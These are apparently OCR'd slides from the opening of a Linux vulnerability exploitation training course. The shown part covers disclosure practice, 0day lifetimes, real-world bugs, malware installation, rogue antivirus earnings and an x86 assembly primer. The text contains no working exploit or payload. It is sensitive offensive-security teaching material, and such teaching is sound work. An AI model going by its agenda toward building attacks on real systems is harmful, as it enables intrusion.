Vulnerability Exploitation Training (focusing on Linux)

Rodrigo Rubira Branco (BSDaemon)
http://twitter.com/bsdaemon
rodrigo *noSPAM* kernelhacking.com

Agenda

- Why learn how to break software?
- How to release vulnerabilities?
- Real world challenges
- Introduction to shellcodes
  - Bypassing Filters: Polymorphic Shellcodes
- Stack Overflows
- Heap Overflows (Classical)
- Widthness Overflows
- Arithmetic Overflows
- Signedness Bugs
- Defeating Protections
  - Bypassing Canary Protection
  - Bypassing no-exec memory
  - Bypassing VAPatch memory randomization
  - Bypassing Heap Unlink Protections
  - Heap Spraying
- Kernel Exploitation
  - Why LSM and SELinux are NOT good?

Who am I?

- Rodrigo Rubira Branco aka BSDaemon;
- Director of Vulnerability & Malware Research at Qualys; Previously: Chief Security Research at Check Point and Senior Security Researcher at Coseinc;
- Mainteiner of StMichael, Ebizzy and creator of SCMorphism;
- Some interesting researchs:
  - FreeBSD/NetBSD/TrustedBSD/DragonFlyBSD kernel vulnerabilities
  - Apple Mac OS X 10.4.x kernel vulnerability and Quicktime vulnerability
  - RPC.cmsd remote vulnerability affecting AIX and many other Unixes (as solaris)
  - Many security bugs on Microsoft Software (ISA Server Remote, Excel, Internet Explorer)
  - Adobe killer: More than 11 vulnerabilities in Adobe software just this year ;)
  - 3 published Phrack Articles: SMM rootkits, Cell Architecture Software Exploitation and Dynamic Analysis for Software Exploitation (Backward Taint Analysis)
- RISE Security member
- SANS Instructor: Mastering Packet Analysis, Cutting Edge Hacking Techniques, Reverse Engineering Malwares and Member of the GIAC Board for the Reverse Engineering Malwares Certification
- **Organizer: H2HC Conference (http://www.h2hc.com.br/en/)**

Survey

```
mfmsr   r0                  /* Get current interrupt state */
rlwinm  r3,r0,16+1,32-1,31  /* Extract old value of 'EE'   */
rlwinm  r0,r0,0,17,15       /* clear MSR_EE in r0          */
SYNC                        /* Some chip revs have
                               problems here...            */
mtmsrr0                     /* Update machine state        */
blr                         /* Done                        */
```

Survey

```
mfmsr   r0                  /* Get current interrupt state */
rlwinm  r3,r0,16+1,32-1,31  /* Extract old value of 'EE'   */
rlwinm  r0,r0,0,17,15       /* clear MSR_EE in r0          */
SYNC                        /* Some chip revs have
                               problems here...            */
mtmsrr0                     /* Update machine state        */
blr                         /* Done                        */
```

cli

Survey

```
mfmsr   r0                  /* Get current interrupt state */
rlwinm  r3,r0,16+1,32-1,31  /* Extract old value of 'EE'   */
rlwinm  r0,r0,0,17,15       /* clear MSR_EE in r0          */
SYNC                        /* Some chip revs have
                               problems here...            */
mtmsrr0                     /* Update machine state        */
blr                         /* Done                        */
```

cli

CLear Interrupt Flag - Clearing the IF flag causes the processor to ignore maskable external *interrupts*

Survey

This presentation will focus on the public that is used with the explanation approach:

CLear Interrupt Flag - Clearing the IF flag causes the processor to ignore maskable external *interrupts*

Whenever is possible I'll simplify the contents, but a good base on the matters of this presentation are required for a best understanding.

Ask your questions as soon as possible, since usually I don't leave any time in the end.

Jokes {

```
mfmsr   r0                  /* Get current interrupt state */
rlwinm  r3,r0,16+1,32-1,31  /* Extract old value of 'EE'   */
rlwinm  r0,r0,0,17,15       /* clear MSR_EE in r0          */
SYNC                        /* Some chip revs have
                               problems here...            */
mtmsrr0                     /* Update machine state        */
blr                         /* Done                        */
```

SORRY!! I can't hear you !!

Training Certificates

- Three different levels of certificates for this training:
  - Everybody who achieves 70% or more in the final exam receives a certificate of completion
  - Everybody who fails (<70%) receives a certificate of participation
  - Everybody who pass the exam (>=70%) and correctly answer the question number 10 receives a certificate of completion with honor

    » “The person who writes for fools is always sure of a large audience”
    - Schopenhauer

Why learn how break software?

- To identify security flaws in software;
- Prevention ;
- For Fun :-);
- For profit !
  - www.coseinc.com
  - www.zerodayinitiative.com
  - www.idefense.com

Some Results: Many security flaws found **BEFORE** CVS commit in the Linux for Cell SPUFS implementation


Gartner: 10 key predictions 2007

#5: By the end of 2007, 75 percent of enterprises will be infected with undetected, financially motivated, targeted malware that evaded their traditional perimeter and host defenses. (source: eWeek based on Gartner)

0day

A bug that
has not been patched,
and is not public.

Source: **http://www.immunitysec.com/downloads/0day_IPO.pdf**




"0day Statistics
Average 0day lifetime:
348 days
Shortest life:
99 days
Longest life:
1080 (3 years)"

- Justine Aitel

Exposure Window

IPS Technologies

Protect Un-Patched Server and Client Systems



Eliminate Protection Gap

Source: Check Point Marketing Materials

Exposure Window

IPS Technologies

Protect Un-Patched Server and Client Systems

How do you test your protections?

How long it took for the vulnerability being discovered by the vendors?

How they really know if all the ways to exploit the vulnerability have been prevented?

-Let's think about a specific Adobe Shockwave Player Vulnerability: CVE-2009-3463 (3464,3465,3466). Released on: 04/Nov/2009

Eliminate Protection Gap

Source: Check Point Marketing Materials

How to release?

- Contact the vendor providing many details (PoC exploit if possible)

- Wait for an official reply from the Vendor **(Problems here)**

- Prepair a public release (Advisory) with the Vendor

-Wait for an official patch and advisory from the Vendor **(Problems here)**

-Release your advisory with the PoC (if the patch really fix the problem – test it)

Vendors…

2007-02-20: First notification sent by Core.
2007-02-20: Acknowledgement of first notification received from the OpenBSD team.
2007-02-21: Core sends draft advisory and proof of concept code that demonstrates remote kernel panic.
...

2007-02-26: OpenBSD team communicates that the issue is specific to OpenBSD. OpenBSD no longer uses the term "vulnerability" when referring to bugs that lead to a remote denial of service attack, as opposed to bugs that lead to remote control of vulnerable systems to avoid oversimplifying ("pablumfication") the use of the term.
...

2007-02-28: OpenBSD team indicates that the bug results in corruption of mbuf chains and that only IPv6 code uses that mbuf code, there is no user data in the mbuf header fields that become corrupted and it would be surprising to be able to run arbitrary code using a bug so deep in the mbuf code. The bug simply leads to corruption of the mbuf chain.

2007-03-05: Core develops proof of concept code that demonstrates remote code execution in the kernel context by exploiting the mbuf overflow.

Source: http://www.coresecurity.com/index.php5?module=ContentMod&action=item&id=1703

Fun??

-Microsoft asks that Vulnerability Report to be encrypted using the public key

- I sent two ISA Bugs encrypted using the Microsoft key to the Microsoft Security Response Team: secure@microsoft.com

- The answer came unencrypted (no one asked for my public key, but it's in the ggp keyserver and my key fingerprint have been included in my first mail)

- DETAIL: The answer includes the history of the mail, or better, my advisory && exploit unencrypted!! SECURITY IS CULTURE

Real World

- ANI bug (MS07-17, Abril 2007)
- “This vulnerability can be exploited by a malicious web page or HTML email message and results in remote code execution with the privileges of the logged-in user. The vulnerable code is present in all versions of Windows up to and including Windows Vista. All applications that use the standard Windows API for loading cursors and icons are affected. This includes Windows Explorer, Internet Explorer, Mozilla Firefox, Outlook and others.”

  Source: Determina Security, http://www.determina.com/

Real World

- Code revision and tests?
  - Microsoft admitted that their ‘fuzzers’ are not optimized enough to discover this kind of software flaw
- Anti-exploitation technologies in the OS?
  - **Stack protection failed (/GS)** because the compiler heuristics determined those protection are NOT necessary in the vulnerable function
  - **NX** usually fails because IE for example has DEP disabled by default (important: if it is disabled by default, it does not exist!)
  - **ASLR** has well known implementation problems, so it could be bypassed

World Domination?

- An exploit for this issue was released 3 days after the advisory
- Timeline in the Advisory:
  - **Vendor notification: Dec 20, 2006**
  - **Public disclosure: Mar 28, 2007**
  - **Vendor patch: Apr 3, 2007**
- The vendor (Microsoft) knew about the vulnerability 3 months before the publication!

How do you feel?

Source: “Windows HIPS evaluation with SlipFest” - Julie Tinnes

Modern Malwares && Payloads

- They try (or they do) to avoid detection (channel encryption, code encoding)
- Usually they are more advanced, which means, bigger, which means staged (they ‘download’ in someway more portions of their own code)
- The idea is not just have a remote ‘/bin/sh’, but provide a complete environment without leave any forensics evidences

How they are installed?

- User mistakes
  - Social Engineering really works! Try it yourself!
  - Least privilege principle (don't use internet with admin rights!)
- Vulnerability exploitation
  - More common than everybody thinks
  - Client-side vulnerabilities are really valuable (more than USD 10k for a IE or any office-related vulnerability)
  - Also commonly used for privilege scalation (yeah, the user clicked on the program as a normal user, but....)

Social Engineering

- Article: Massive Profits Fueling Rogue Antivirus Market
- “In the cyber underworld, more and more individuals are generating six-figure paychecks each month by tricking unknowing computer users into installing rogue anti-virus and security products, new data suggests.
- One service, that exemplifies a very easy way these bad guys can make this kind of money is TrafficConverter.biz, one of the leading "affiliate programs" that pays people to distribute relatively worthless security software. Affiliates are given a range of links and Javascript snippets they can use to embed the software in hacked and malicious Web sites, or tainted banner advertisements online.”
  - » Source: Brian Krebs on Computer Security

Number$

July 16, 2008 - July 31, 2008

sales100k	$123,143
areafix	$102,818
jacky	$96,299
veta12	$48,472
ultra	$42,737
kosh	$39,113
polikarp	$38,277
charly	$37,095
JpS	$34,195
goose	$33,466

Aug. 1, 2008 - Aug. 15, 2008

sales100k	$208,980
areafix	$80,420
Fidel	$76,651
recluse	$49,176
veta12	$42,850
kosh	$43,633
mg12	$37,934
polikarp	$29,687
anza	$28,319
JpS	$23,567

Assembly 101

- **General purpose: EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI**
  - EAX: used by addition and multiplication (holds syscall number on linux)
  - ECX: used as a counter (holds the secondary syscall parameter on linux)
  - EBP: used to reference arguments and local variables
  - ESP: points to last item on stack
  - ESI/EDI: used by memory transfer instructions (source and destination pointers)
- **Segment Registers – 16-bit**
  - CS, DS, SS, ES, FS, GS
  - Often used to reference memory locations
- **EFLAGS Register – Changed by other operations (rotations, math)**
  - Zero Flag
- **Extended Instruction Pointer (EIP)**
- **Control Registers (manipulated in kernel-mode)**
  - CR0 – CR4
  - CR3 holds the start address of the page directory

EIP
Example

EIP value:
1st: 0x50176


2nd: 0x50178

3rd: 0x50179

4th: 0x50180

5th: 0x50298

7th: 0x5029A



Instructions

- Two components: operation code and arguments
  - Arguments typically called operands
- Can have 0, 1, or 2 operands
- Operands can be:
  - A register
  - A memory location
  - An immediate value (i.e. a number)
- Destination first (Intel Syntax)
  - E.g. MOV EAX, 0x6453
  - Move into the EAX register the value 0x6453

Addressing modes

- Instruction with immediate Operand
  - mov eax, **0x6453**
- Instruction with register operand
  - imul **eax**
- Instruction with direct mem operand
  - mov ebx, **dword_403028**
  - mov ebx, **[DS:403028]**

AT&T x Intel Syntax


- Different human formats (but same machine opcodes)

- Differences (AT&T)
  - Source first (MOV src, dest)
  - Registers preceded with % (%EBX)
  - Immediate values start with $ ($0x6453)
  - Memory addressing format:
    - » offset(base,index,scale)
    - » [ECX+EBX*4+8] -> 8(%ecx,%ebx,4)
  - GDB: set disassembly-flavor {intel || att}

